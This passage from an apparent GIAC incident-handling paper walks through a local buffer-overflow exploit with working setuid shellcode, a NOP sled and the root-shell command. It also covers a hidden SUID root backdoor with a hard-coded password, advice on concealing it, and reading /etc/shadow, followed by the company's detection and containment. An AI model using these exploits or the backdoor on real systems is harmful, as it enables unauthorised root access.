cs             0x23     35
ss             0x2b     43
ds             0x2b     43
es             0x2b     43
fs             0x2b     43
gs             0x2b     43
```

This is what I was looking for. Let me explain further. First, if I can control EIP I can control the next instruction executed. This is the key to exploiting a buffer

overflow condition. Next, ABCD is 0x41424344 in ASCII. Because of the Little Endian byte ordering, it gets put on the stack backwards as in 0x44434241. I'm using ABCD for my string to overflow the buffer, because it fills the entire 32-bit double word. By stuffing data in this way, I'm ensuring that the memory is aligned when I move to the actual exploit phase as demonstrated by Murat in his paper.

Before moving on to the exploit phase, I will examine the other core file to satisfy curiosity. Notice below that the "ABCD" string only appears in the accumulator. This is not an exploit condition in whatever child process this may be.

```
[johnny@giac johnny]$ gdb -q -c core.2217
Core was generated by
`DABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDA
BCDABCDAB'.
Program terminated with signal 11, Segmentation fault.
#0  0x42076500 in ?? ()
(gdb) info reg
eax            0x44434241       1145258561
ecx            0xbfffe078       -1073749896
edx            0xbfffe9f0       -1073747472
ebx            0x4212a2d0       1108517584
esp            0xbfffe040       0xbfffe040
ebp            0xbfffe088       0xbfffe088
esi            0x0      0
edi            0x0      0
eip            0x42076500       0x42076500
eflags         0x10206  66054
cs             0x23     35
ss             0x2b     43
ds             0x2b     43
es             0x2b     43
fs             0x2b     43
gs             0x2b     43
```

Now I need some shellcode to execute after I overflow the buffer. I have previously tested the shell code found in the "Advance Buffer Overflow Exploit" paper (Taeho Oh, section 4.4). I found that to work well. A reason I choose this code is because it comes with a suid(0) call. Without this call in the shellcode, we would only get our own shell after a successful exploit. This has to do with the way modern operating systems handle SUID programs. I save the shellcode to a file so that it can easily be reused.

```
[johnny@gaic johnny]$ python -c 'print
"\x31\xc0\x31\xdb\xb0\x17\xcd\x80\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x
46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\
xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";' > shellcode3
```

SIDEBAR – PERL Versus Python:
The observant reader may note that I have switched from PERL to Python. I was unable to get any of my exploits to work from the command line using PERL as demonstrated in "Hacking – The Art of Exploitation" (Erickson). I was baffled by this for a while, before realizing the reason. According to "The Shellcoder's Handbook", PERL will transmutate some characters into their Unicode equivalents on some versions of RedHat Linux (Koziol, 89). Apparently, this was keeping my command line exploits from working with PERL. This is the reason Python is chosen over PERL for the remainder of this paper.

I want to make sure that the shellcode is in the file as I entered it. I could use a hexeditor, od, or hexdump to name a few. I use od because it's the most portable although it's depreciated. Note that the line numbers are in octal. The hex "2f6269632f7368" is the ASCII equivalent of "/bin/sh". 0a in hex is 10 in decimal which is the ASCII line feed. Everything appears to be in order from the output below.

```
[johnny@giac johnny]$ od -t x1 shellcode3
0000000 31 c0 31 db b0 17 cd 80 eb 1f 5e 89 76 08 31 c0
0000020 88 46 07 89 46 0c b0 0b 89 f3 8d 4e 08 8d 56 0c
0000040 cd 80 31 db 89 d8 40 cd 80 e8 dc ff ff ff 2f 62
0000060 69 6e 2f 73 68 0a
0000066
```

Next I put the shellcode in an environment variable and give it a 100MB NOP sled. The NOP sled is not entirely necessary, but otherwise I would have to figure out the exact address of the SHELLCODE variable at runtime.

```
[johnny@giac johnny]$ export SHELLCODE=`python -c 'print
"\x90"*100;'``cat shellcode2`
```

Now I need the find the address of the SHELLCODE environment variable. In Erickson's book, he explains two methods that can be used to get the address. I will use the minimum code required get the address, such as an attacker might. Below is a listing of **scaddr.c**:

```
#include <stdlib.h>

int main()
{
      char *addr;
      addr = getenv("SHELLCODE");
      printf("SHELLCODE is at %p\n", addr);
      exit(0);
}
```

We compile it and run it to get the address of the environment variable containing the shellcode and NOP sled.

```
[johnny@giac johnny]$ gcc –o scaddr scaddr.c
[johnny@giac johnny]$ ./scaddr
SHELLCODE is at 0xbffffa9c
```

Now for the exploitation of the program. I will run powerfind2 and we give it the address (roughly) of our SHELLCODE variable. As long as the address I give powerfind2 is somewhere in the NOP sled, shellcode2 will execute.

In the end, the egg (or payload) looks something like the figure below as it gets passed to the vulnerable program.



Figure 4 exploit process

The final exploitation process quick. Notice the bourne shell prompt below:

```
[johnny@giac johnny]$ cd /opt/giac/bin
[johnny@giac bin]$ ./powerfind2 `python -c 'print
"\x9c\xfa\xff\xbf"*1024;'`
sh-2.05b#
```

SIDEBAR – So If We Know The Address, Why Use NOP?
Reminiscent of the world of quantum mechanics, the address of the SHELLCODE depends on the observer. Well to be more precise, it depends on name-length of the program using it. Recall from Figure 1 that environment variables do sit in memory. Well the program that is executing name is the immediately above them in memory. Each character in the program name move its address down a word (or 2 bytes). Therefore through no fault of its own, the address of our SHELLCODE variable will move down two bytes for each byte in the length of the program name accessing it. This can be proven by changing the name of a program and examining esp until you find it's name in a debugger such as gdb.

For example, scaddr, which is 6 bytes in length causes SHELLCODE to appear 12 bytes lower in memory then it would be otherwise. So if we renamed scaddr to sca, we would see bffffaa3 instead of bffffa9c. This is because the address of the variable moves up 6 bytes in memory, because the program is 3 bytes shorter in length. So if we really wanted to access SHELLCODE above without a NOP sled, we would do the math and use the address bffffa94. As for me and my command line exploits, we will use the NOP sled to in case I am having difficulty adding on any given day.

Jon Erickson showed this phenomenon in his book, but it is explained more thoroughly here.

Keeping Access
Since local access was already legitimate, we just needed to figure out an easy way to switch to root, so we don't have to use this buffer overflow every time. Since we know the administrators have antivirus software installed, we are not going to bother configuring and installing a rootkit. We are already on the inside. We just need to be able to escalate privilege to root once in a while at our leisure, do our business, and move on. I could create a simple SUID root program in C that switches user for us to root. Even better, would be a simple SUID command that would run any command I desire with root privileges. It could be named something inconspicuous, and put it where it's not likely to be found. I choose syster for it's name in this case, since it relies on the system() function.

When syster is run, it doesn't do anything at first. It will just sit and wait for user input. If the input doesn't equate to the password "pleasepassme" the program will exit. This way, if someone accidentally launches or discovers syster, they may not investigate it further when it doesn't do anything for them. Only when the password "pleasepassme" is entered a prompt is presented. Any command entered at that point will be passed to the system function. While this weak form of password protection won't protect the backdoor from many black hats, it

should be sufficient to protect us from hapless users and administrators that stumble onto our backdoor. Note that setuid(0) call gets us root privileges.

Below is an example of using syster to actually obtain a root session:

```
[johnny@giac johnny]$ ./syster
pleasepassme
command string to exec?
su
[root@giac]#
```

Below is another example of trying to run syster with an incorrect password:

```
[johnny@giac johnny]$ ./syster
password
[johnny@giac johnny]$
```

A final example of using syster to cat /etc/shadow proves that we never have to actually login or su to root:

```
[johnny@giac johnny]$ ./syster
pleasepassme
command string to exec?
cat /etc/shadow
root:*SANITIZED*:12391:0:99999:7:::
bin:*:12307:0:99999:7:::
daemon:*:12307:0:99999:7:::
adm:*:12307:0:99999:7:::
lp:*:12307:0:99999:7:::
sync:*:12307:0:99999:7:::
shutdown:*:12307:0:99999:7:::
halt:*:12307:0:99999:7:::

.... output truncated ....

[johnny@giac johnny]$
```

Covering Tracks.

Now that I have a backdoor, another issue is where to put it. It's likely that system administrators run tripwire at regular intervals against the typical binary directories such as /usr/bin, /usr/sbin, and /usr/local/bin, since this is a common practice. Surely a new SUID root binary would be noticed there.

It's uncommon to run an integrity checker against a users home directory. Home directories of most users change frequently and an integrity checking tool would just generate noise. Maybe a suitable place for this backdoor is somewhere down in my home directory structure. Unless the system administrators regularly scan the entire system for SUID files and keep a count I should be fine. My experience tells me that most system administrators just don't do this, because they don't fully understand the impact these files can have. Because of this, my backdoor should go undetected.

SIDEBAR – TRUE STORY:
I have seen a backdoor very similar functionality to syster on systems in the wild in one particular case. The software associated with this backdoor was indeed third party software and was widely deployed. At the time of its discovery, the backdoor was deployed on an unbelievably large number of systems. The backdoor itself was installed by a third party application. This particular backdoor did not have any password protection which leads me to believe that it was probably an ill conceived vendor maintenance hook of some kind. My experience with this particular backdoor led me to create something similar in syster.

Many network backdoors and Trojan horse and backdoor programs have some type of protection to hide their functionality. In some cases it is a simple password. In other cases a commands must be began or terminated with a certain sequence of characters in order to be processed. For example, you may use netcat to connect to a backdoor port and type commands, but nothing will happen unless commands are prefixed or postfixed by certain characters. Some attackers employ more elaborate means to protect their backdoors.

If someone ever did say something about syster being in my directory structure, I would just deny knowing anything about it or how it got there. "Maybe one of those applications installed it," I would say. I could rename the file to something like "…", but that would seem like someone was trying to be stealthy. Best just to leave it out in the open. No one will be able to get it to do anything without the password anyway.

Also note that syster allows me to do what I need and no more. I can run any command as root without being logged in as root. That way if the system administrators are running the who commands, I will not be found out. I need not log in as anything other than my regular username to run all the command I want as root.

I could also run the **strip** command on syster. This will remove any symbols and debugging information. This should make it harder to reverse engineer what the binary does if someone ever tries to run it through a debugger such as **gdb** or tries to use **nm** to get the symbols.

SIDEBAR – Software Development Tools and Utilities:
It's important to keep in mind that if we can use software on our systems that attackers can use it too. Software development tools such as compilers, debuggers, and disassemblers just make things easier for a local attacker. If you don't need these wares on your systems you should remove them. In most cases there is no need for most of these tools on productions systems.

If you actually do need the these tools, then restrict permission to execute them to those that really need it. In most cases when these tools are needed on productions systems, only root would need them. At worse a UNIX group can be created specifically for the tools and membership assigned as needed. Only users in that group would be able to access the tools.

Many security professionals don't even know that some of these tools exist on their systems. In the spirit of the "concept of least privilege" we should either restrict access to these items or remove them on production systems. We will see throughout this paper how even seemingly benign tools such as python and gcc can be used to attack. The following list can be used as a starting point of some standard utilities to consider restricting access to:

nm - Displays symbol table for an object file
objdump - Object Dump: displays info about object files
od - Octal Dump: dumps in octal, decimal, hex, and ascii
gcc - GNU C Compiler: Can be used to compile C code.
gdb - GNU Debugger: Can be used to debug running programs.
elfdump - Dumps parts of an ELF object file
as - Assembler
nasm - Netwide Assembler.
perl – If you can use it so can an attacker.
python - If you can use it so can an attacker.
ltrace - Traces library and system calls
strace - Traces system calls and process signals
truss - Traces calls and signals

PART 2 – THE INCIDENT HANDLING PROCESS

Here we will discuss how the incident was handled from several different vantage points. It is hoped that something can be learned from the successes and failures of those involved in this incident.

Preparation

GIAC Enterprises is mostly a Windows house. They do not have an official incident handling team or a written process. They usually trust their administrators to sniff out problems and see them through. GIAC Enterprises personnel involved in handling this incident include:

- James – GIAC Enterprises, Lead Administrator.
- Jim – GIAC Enterprises, Administrator (responsible for LINUX system)
- Ron – GIAC Enterprises, Information Systems Security Manager.
- David – GIAC Enterprises, Facility Security Officer.
- Wilbert – GIAC Enterprises, Shop Manager

GIAC Enterprises did do some things in preparation for an incident, despite not having a formal process in place and having to call in a consultant to assist them in handling the incident. Their preparation included:

- Warning banners on all systems stating that use implies consent to monitoring.
- Patches were applied to all systems in a timely manner.
- Incremental backups were made weekly of the system in question. A full backup was made monthly.
- Tripwire was run monthly to ensure that no unauthorized changes were made to system critical files.
- Several other security related scripts were run monthly including a script to locate SUID files and compare the results from the previous month.
- A fairly strong corporate firewall at the perimeter.
- Antivirus software on all servers and workstations.

Identification

May 7, 2004 (approximately 6:30 PM)

The administrator, Jim, had only limited experience with LINUX and UNIX. He still spent half of his time administering Windows boxes, and rest either learning about or administering his LINUX application server that he inherited from his more experienced predecessor. He did his best to keep the install patches from

Red Hat to keep his OS up to date. He also occasionally installed upgrades to the third party applications as he received them from the vendor.

In addition to inheriting the system, he also inherited some security scripts and other tools from his predecessor along with some verbal guidance on how they should be used. Among the scripts was a script called **find_suid.sh.** He had been told to run it monthly by his predecessor. He had also been warned that if the script found more SUID binaries than it did in the previous month that he might have a problem and had better figure out what was going on.

He ran the script the first Friday night of this month just like he had done in previous months. Only this month the script reported 72 SUID files instead of 71. The output of the script is below:

```
[admin@giac]$ ./find_suid.sh
Finding files with SUID bit
Last time found:
     71 ./suidfiles/suid_files_2004_April_02_Fri_18_39_01_EDT
This time found the following:
     72 ./suidfiles/suid_files_2004_May_07_Fri_18_02_11_EDT
```

He ran the diff command to see what difference was between this month and last month:

```
[admin@giac]$ diff *2004_April* *2004_May*
66a67,68
> -rwsr-xr-x    1 root     root        11931 May 03 13:29
/home/johnny/bin/syster
```

He ran the file command to see what type of file syster was:

```
[admin@giac]$ file /home/johnny/bin/syster
syster: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
dynamically linked (uses shared libs), stripped
```

Why would there be a new SUID root file under Johnny's directory tree? Johnny didn't have root. Only he and James had it. Jim didn't get along to well with Johnny anyway. Perplexed, he decided he'd better wait until Monday morning and ask James if he knew about the file or if there was a reason Johnny might have the root password. James had been with GIAC Enterprises since they opened the doors, and surely he would know what to do.

May 10, 2004 (approximately 8:15 AM)

Upon meeting with James in the morning Jim learned that James hadn't logged into the application server at all in ages. James also knew of no reason for Johnny to have a newly created SUID root executable in his home directory. After discussing it amongst themselves for an hour James and Jim both decided that the should elevate the issue and seek help.

The administrators, James and Jim, went to the management, David and Ron, about the situation. They agreed that none of them had the skills required to determine where the file came from or how to handle the situation. Johnny had some seniority in the company and they wanted to be certain before approaching him on this issue. Ron said that he knew a guy that might be willing to take on the work for a reasonable price.

May 10, 2004 (approximately 10:00)
Frank was called at his day job by Ron. Frank works full times as a security analyst doing risk assessment and providing basic security training. His organization doesn't do incident handling, so he moonlights as a UNIX incident handler. He takes only small cases for a bargain price. If he gets in over his head he refers his clients to more experienced handlers and organizations.

Frank is told that a new SUID file has appeared on a system that has been scanned for SUID files for the regularly for at least the past two years with no such prior occurrence. The new file is called syster and appears to have been created on May 3, 2004 at 3:19 PM. The file resides in under the directory tree structure of an employee at GIAC Enterprises named Johnny. Frank is told that the system runs Red Hat LINUX 8.0. Frank asks a series of questions regarding what exactly GIAC Enterprises would like him to do. He is told that the objectives are:

1) Find out if the system has in fact been compromised.
2) Find out the origin of the file, and determine if Johnny is the perpetrator.
3) Find out if any other systems have been compromised.
4) Minimize time spent handling the incident and incident handling fees.
5) Minimize or eliminate down time if possible.
6) Contain the incident, clean up any damages, and make recommendations.

Frank and Ron agreed that the next step was to meet with David and Jim at 6:00 PM. Business at GIAC Enterprises would continue as normal until this meeting.

May 10, 2004 (1:00 PM)
David informs Wilbert, Johnny's supervisor, and the Vice President that Johnny might be under investigation for hacking the application server. He requests that Johnny not be informed of this until an outside incident handler has assessed the situation. Together they all inform the HR department about the possible investigation.

May 10, 2004 (6:05 PM)
Frank arrives for his meeting with David, Ron, Jim, and James. He begins by asking questions about the GIAC Enterprises network architecture relating to the following areas:

- Functionality of the overall network
- Critical Systems

- Critical or Sensitive Data
- Address Space
- Network Diagrams
- Warning Banners
- Acceptable Use and Network Monitoring Policy.
- DMZ
- IDS Capability
- Firewall Configuration and Capability
- Antivirus capability.
- Hours of use.

Once Frank is satisfied with his understanding of the network. He begins to focus his questions on the system that may have been comprised.

- Functionality of the system.
- Last two dates of full system backup backups.
- Host IDS capability.
- Sensitive data on the system.
- Amount of data on the system.

Once Frank is satisfied with his understanding of the system and its capabilities he asks David to sign a form releasing him from liability for potentially compromised systems and granting him permission to work on the system. It was agreed that Frank would conduct his work on the application server while accompanied by both Jim and James. James was told to call Ron at home if when something was found out.

May 10, 2004 (6:55 PM)
Frank entered the room where the application server was kept. In the server room were two racks. One contained the PDC, BDC, and application server for the internal network along with some switches, UPS, and other equipment. The other rack contained web server, name server, mail server, and other networking equipment. Both racks had a single monitor and KVM switch for all 3 systems.

Frank took a Polaroid of both racks and another of just the rack containing the internal systems. He was able to retrieve the serial number off the Application server using a tool similar to a dental mirror in his toolkit. He had Jim log in to the application server through the KVM switch and provide him with root terminal access. Frank also received permission to attach his laptop to the network.

On his CD with Solaris statically linked binaries, Frank had a generic scripted response for a Linux incident. This script would echo the name of the command and then run the command. It was designed to be redirected to a file. He decided that he would start with this script. Frank ran the script below with the following command, "***./scripted > scripted.out***"

```
echo "date"; date                          # establish date
```

```
echo "ip link"; ip link                    # to check for promisc
echo "lsof -i"; lsof -i                    # to check for open ports
echo "netstat -rn"; netstat -rn            # to check for routes
echo "w"; w                                # who is logged in
echo "ps -aux" ; ps -aux                   # what is running
echo "date"; date                          # date ended
```

He perused the output file, scripted.out. He noted the following from the output:

- ***ip link*** showed the interface was not in promiscuous mode
- ***lsof –i*** showed no non-standard open ports that Jim and James hadn't told him about and no suspicious services sitting behinds that ones that were
- ***netstat –rn*** showed that there was only one NIC attached.
- ***w*** showed that there were no users logged on that shouldn't be.
- ***ps –aux*** showed no particularly suspicious processes.

Frank did not necessarily trust all of this information since he didn't have his own binaries, and he was still booted from a kernel of unknown status. He decided that it would be best to do a quick scan of the system from his laptop to see which ports were open. Frank scanned for all open TCP and UDP ports verbosely without DSN resolution.

```
[root@franklinux frank]# nmap -sT -sU -n -v -p 1-65535 10.0.0.138

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Host  (10.0.0.138) appears to be up ... good.
Initiating Connect() Scan against  (10.0.0.138)
Adding open port 22/tcp
Adding open port 111/tcp
Adding open port 23/tcp
Adding open port 6000/tcp
Adding open port 21/tcp
Adding open port 515/tcp
Adding open port 2000/tcp
Adding open port 3000/tcp
Adding open port 4000/tcp
Adding open port 5000/tcp
The Connect() Scan took 2 seconds to scan 65535 ports.
Initiating UDP Scan against  (10.0.0.138)
The UDP Scan took 56 seconds to scan 65535 ports.
Adding open port 111/udp
Adding open port 68/udp
Adding open port 5000/udp
Interesting ports on  (10.0.0.138):
(The 131057 ports scanned but not shown below are in state: closed)
Port       State       Service
21/tcp     open        ftp
22/tcp     open        ssh
23/tcp     open        telnet
68/udp     open        dhcpclient
111/tcp    open        sunrpc
111/udp    open        sunrpc
515/tcp    open        printer
2000/tcp   open        callbook
```

```
3000/tcp   open        ppp
4000/tcp   open        remoteanything
5000/tcp   open        Upnp
5000/udp   open        Upnp
6000/tcp   open        X11

Nmap run completed -- 1 IP address (1 host up) scanned in 59 seconds
```

No ports showed up that LSOF hadn't reported on, but nmap did label some of the ports differently. The "remoteanything" port particularly caught his eye. Frank was aware that nmap just uses the name in its built in ports list if it doesn't know what the service is, but he wanted to verify this again on the victim machine. First Frank ran old UNIX ***script*** command to record his terminal session in a **typescript** file. Note from the output below that none of the third party GIAC applications are registered with /etc/services, so only the port number is listed.

```
[root@giac root]# lsof -i

COMMAND  PID USER   FD   TYPE DEVICE SIZE NODE NAME
dhclient 481 root    5u  IPv4    880       UDP *:bootpc
portmap  536  rpc    3u  IPv4    986       UDP *:sunrpc
portmap  536  rpc    4u  IPv4    995       TCP *:sunrpc (LISTEN)
sshd     667 root    3u  IPv4   1438       TCP *:ssh (LISTEN)
xinetd   681 root    6u  IPv4   1490       TCP *:telnet (LISTEN)
xinetd   681 root    7u  IPv4   1491       TCP *:ftp (LISTEN)
lpd      694   lp    6u  IPv4   1529       TCP *:printer (LISTEN)
X        821 root    1u  IPv4   1745       TCP *:x11 (LISTEN)
giaca    844 giac    3u  IPv4   1818       TCP *:2000 (LISTEN)
giacau   845 giac    3u  IPv4   1824       UDP *:2000
giacb    847 giac    3u  IPv4   1877       TCP *:3000 (LISTEN)
giacc    859 giac    3u  IPv4   1915       TCP *:4000 (LISTEN)
giacd    888 giac    3u  IPv4   1939       TCP *:5000 (LISTEN)
```

With James and Jim's assurance that these ports were indeed for their GIAC application Frank was satisfied enough to move on without further investigation.

Frank turned his attention to the newly discovered **syster** SUID binary in **/home/johnny/bin**.

Frank uses ***ls –lc*** to show the time of creation:

```
[root@giac bin]# ls –lc syster
-rwsr-xr-x    1 root     root        12036 May 03 01:29 syster
```

Frank uses ***ls –lt*** to show the time of last modification:

```
[root@giac bin]# ls –lt syster
-rwsr-xr-x    1 root     root        12036 May 03 01:29 syster
```

Frank uses l***s –lu*** to show the time of last access:

```
[root@giac bin]# ls –lu syster
-rwsr-xr-x    1 root     root        12036 May 10 04:12 syster


[root@giac bin]# file syster
syster: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
dynamically linked (uses shared libs), not stripped


[root@giac bin]# strings syster
/lib/ld-linux.so.2
libc.so.6
printf
fgets
system
strncmp
exit
_IO_stdin_used
__libc_start_main
setuid
__gmon_start__
GLIBC_2.0
PTRh
QVh,
pleasepassme
command string to exec?
```

Notice in the output above that functions appear in red. Strings that aroused suspicion appear in blue. The string, "command string to exec?" is obviously some sort of prompt. The string "pleaspassme" didn't seem to fit in with the program anywhere.

Next, **ltrace** is run on syster to display library and system calls :

```
[admin@giac bin]# ltrace ./syster
__libc_start_main(0x08048454, 1, 0xbffffa54, 0x0804830c, 0x08048520
<unfinished ...>
setuid(0)                                          = 0
fgets(help
"help\n", 14, 0x421271c0)                    = 0xbffff9e0
strncmp("help\n", "pleasepassme\n", 14)            = -8
exit(0)                                            = <void>
+++ exited (status 0) +++
```

In the output above, execution pauses at fgets. On the assumption that the program is requesting input, we enter "help." We can see where "help" is compared against the string "pleasepassme." This comparison is a dead giveaway that pleasepassme is a hard coded password. Lets run ltrace one more time:

```
[admin@giac bin]# ltrace ./syster
__libc_start_main(0x08048454, 1, 0xbffffa54, 0x0804830c, 0x08048520
<unfinished ...>
setuid(0)                                          = 0
```

```
fgets(pleasepassme
"pleasepassme\n", 14, 0x421271c0)          = 0xbffff9e0
strncmp("pleasepassme\n", "pleasepassme\n", 14)   = 0
printf("command string to exec? \n"command string to exec?
)             = 25
fgets(su -
"su - \n", 128, 0x421271c0)                = 0xbffff960
system("su - \n"[root@giac root]#
```

Below are some noteworthy syslog entries from **/var/log/secure**. Critical bits of information are in bold.

- May 10 16:04:15 localhost **xinetd**[694]: START: **telnet** pid=1069 **from=10.0.0.60**
  May 10 16:04:19 localhost **login**(pam_unix)[1070]: session opened for user **johnny** by (**uid=0**)
  May 10 16:04:19 localhost -- **johnny**[1070]: LOGIN ON pts/1 BY **johnny FROM johnny.giac_enterprises.com**
  May 10 16:04:22 localhost login(pam_unix)[1070]: session closed for user johnny

  Above user "johnny" telnets in from IP address 10.0.0.60 which is resolved to the hostname rottenj.gaic_enterprises.com

- May 10 16:05:44 localhost **sshd**[1158]: Accepted password for **johnny from 10.0.0.60** port 32794 ssh2
  May 10 16:05:44 localhost **sshd**(pam_unix)[1160]: session opened for user **johnny** by (**uid=555**)
  May 10 16:05:47 localhost **sshd**(pam_unix)[1160]: session closed for user johnny

  Here user "johnny" uses ssh from host 10.0.0.60. This log entry gives us also shows johnny's user ID, 555.

- May 10 16:07:35 localhost **xinetd**[694]: START: **telnet** pid=1331 **from=10.0.0.60**
  May 10 16:07:38 localhost login(pam_unix)[1332]: session opened for user **johnny** by (uid=0)
  May 10 16:07:38 localhost -- **johnny**[1332]: LOGIN ON pts/1 BY **johnny** FROM **rottenj.giac_enterprises.com**

  Above is the beginning of another telnet session from user "johnny"

- May 10 16:07:42 localhost **su**(pam_unix)[1390]: session **opened** for user **root** by (**uid=0**)
  May 10 **16:09:45** localhost su(pam_unix)[1390]: session **closed** for user root

  This is a suspicious entry. Apparently the user root has executed the su command to switch user to root. While its not impossible that the

legitimate root user inadvertently typed this after assuming root privileges, it is possible that something more sinister could be occurring.

- `May 10 14:39:01 localhost **su**(pam_unix)[1785]: session opened for user root by (**uid=500**)`
  `May 10 14:45:41 localhost **su**(pam_unix)[1785]: session opened for user root)`

  Further investigation review of the log file revealed that the last prior switch user to root was performed legitimately by user frank a day earlier as shown above.

- `May 10 **16:09:48** localhost login(pam_unix)[1332]: session closed for user johnny`

  Finally, johnny's logout after the mysterious su session disappears may be more than a mere coincidence.

At this point in the investigation, it was determined that either Johnny or someone who had access to his account was the likely perpetrator. Regardless of which, it remained unclear how the SUID root binary in Johnny's directory tree was created. Had Johnny or someone using Johnny's account acquired root access? If so how?

James called David and Ron and they had a 3-way phone conversation. It was decided that it would be best for David and Ron to interview Johnny in the AM along with Wilbert. David called Wilbert at home and informed him of the situation. It was decided that the supervisor, David, and Ron would interview Johnny in the morning at 8:00 AM as he arrived for work.

1. Identification: Describe the identification phase of this incident.
   - Give a timeline of the incident.
   - How is the incident detected and confirmed to be an incident?
   - What countermeasures work?
   - How quickly is the incident identified?
   - Include screen shots; log files, etc. as appropriate to illustrate the detection/identification process for at least one operating system.
   - Describe in detail the chain of custody procedures used, any affirmations, and a listing of all evidence in this section.

Containment

May 10, 2004 (9:15 PM)

The decision is made to lock Johnny's account. With approval from Jim and James, Frank runs ***passwd –l johnny*** and the account is locked.

Frank copies the syster backdoor, the shellcode3, the scripted.out file, and the typescript file to his laptop. From there he runs the ***md5sum*** program on them and records the results on his notepad. He then copies the four files to his

512MB USB flash drive where he runs the ***md5sum*** on them again and verifies that the results match, again, recording the results on his notepad.

```
[root@giac tmp]# md5sum shellcode3 typescript scripted.out
0c0f0eeda79e92e0b38cc11ba67358f3  shellcode3
d41d8cd98f00b204e9800998ecf8427e  typescript
d41d8cd98f00b204e9800998ecf8427e  scripted.out
[root@giac tmp]# md5sum -b syster
46fc80c46572e4b7ae7fd49adada8693 *syster

   [root@giac tmp]$ sftp frank@10.0.0.60:/tmp
Connecting to 10.0.0.60...
The authenticity of host '10.0.0.60 (10.0.0.60)' can't be established.
RSA key fingerprint is c0:54:6f:0f:36:af:9a:06:89:f5:5a:1f:bc:ca:f5:51.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.0.60' (RSA) to the list of known
hosts.
frank@10.0.0.60's password:
Changing to: /tmp
sftp> put syster
Uploading syster to /tmp/syster
sftp> put typescript
Uploading typescript to /tmp/typescript
sftp> put scripted.out
Uploading scripted.out to /tmp/scripted.out
sftp> put shellcode3
Uploading shellcode3 to /tmp/shellcode3
sftp> quit
```

Finally he burns a CDROM of the four files. He places the CD in a Ziploc bag and fills out an evidence tag. Custody transfer from Frank to James is recorded on the back of the tag. James places the evidence in a locking file cabinet in the server room.

May 11, 2004 (8:00 AM)
David, Ron, and Wilbert meet Johnny as he enters the lobby of GIAC Enterprises, Inc. He is told that he must meet with them at once in conference room D. Wilbert, Johnny, David, and Ron are present in the conference room.

David tells Johnny that he is under investigation for hacking activities on the GIAC application server. Johnny is reminded that the consequences of the already serious offense will be even more serious if he is found to be lying. David asks Ron the extent of the evidence. Ron replies, “Well do shellcode3, syster, and pleasepassme ring a bell? I guess we have a good bit.” David tells Johnny that before they proceed any further they want to give him an opportunity to tell his side of the story.

When Ron spoke the names of Johnny’s files as well as his backdoor password, Johnny’s heart sunk. How could they have found his backdoor and even gotten the password? Johnny reasoned that he might as well tell all that he knew in hopes that he could keep his job. Maybe they would see that he had done no

real harm. He just wanted to root access, so he didn't have to bother with the administrators, who he saw as less skilled.

Johnny did indeed tell what he knew. He explained how he had used the vulnsmall.sh script he used to scan for vulnerable calls. He explained how the shellcode was used. And he explained how he exploited eventually the powerfind2 utility. Ron had to ask him to slow down several times as he was diligently taking notes.

May 11, 2004 (8:45)
Johnny is told to wait in the lobby while Wilbert talks to HR. When Wilbert returns he tells Johnny to go home for the day, so they can get it all sorted out.

Frank's Jumpkit
Since Frank's not a full time incident handler, his jump-kit isn't as complete as he'd like. He's still adding on items, but it's a lot of work to build up and maintain a professional quality jumpkit. The following is what he presently has:

- 512 MB USB Flash Drive
- 160 GB External USB Hard drive.
- F.I.R.E Bootable CDROM
- PHLAK Bootable CDROM
- Knoppix-STD Bootable CDROM
- 4 port hub
- 3 CAT-5 cables of various lengths
- 1 crossover cable, 10 ft.
- Toolkit – includes standard screwdrivers, nutdrivers, maglight, etc…
- CD of statically linked binaries for Solaris 2.5 – 9
- External USB CD-Writer
- Franks Personal Contact list.
- 20 Blank CD's
- Dual boot laptop with Redhat 8.0 and Windows XP
- Polaroid Camera
- Various Incident Response Forms including some from SANS. He carries at least 5 of each of the following in a 3 ring binder: Final Incident Report, Incident Contact List, Incident Identification Form, Incident Survey, Incident Containment Form, Incident Eradication Form, Incident Communication Log

Eradication

May 11, 2004 (2:00 PM)
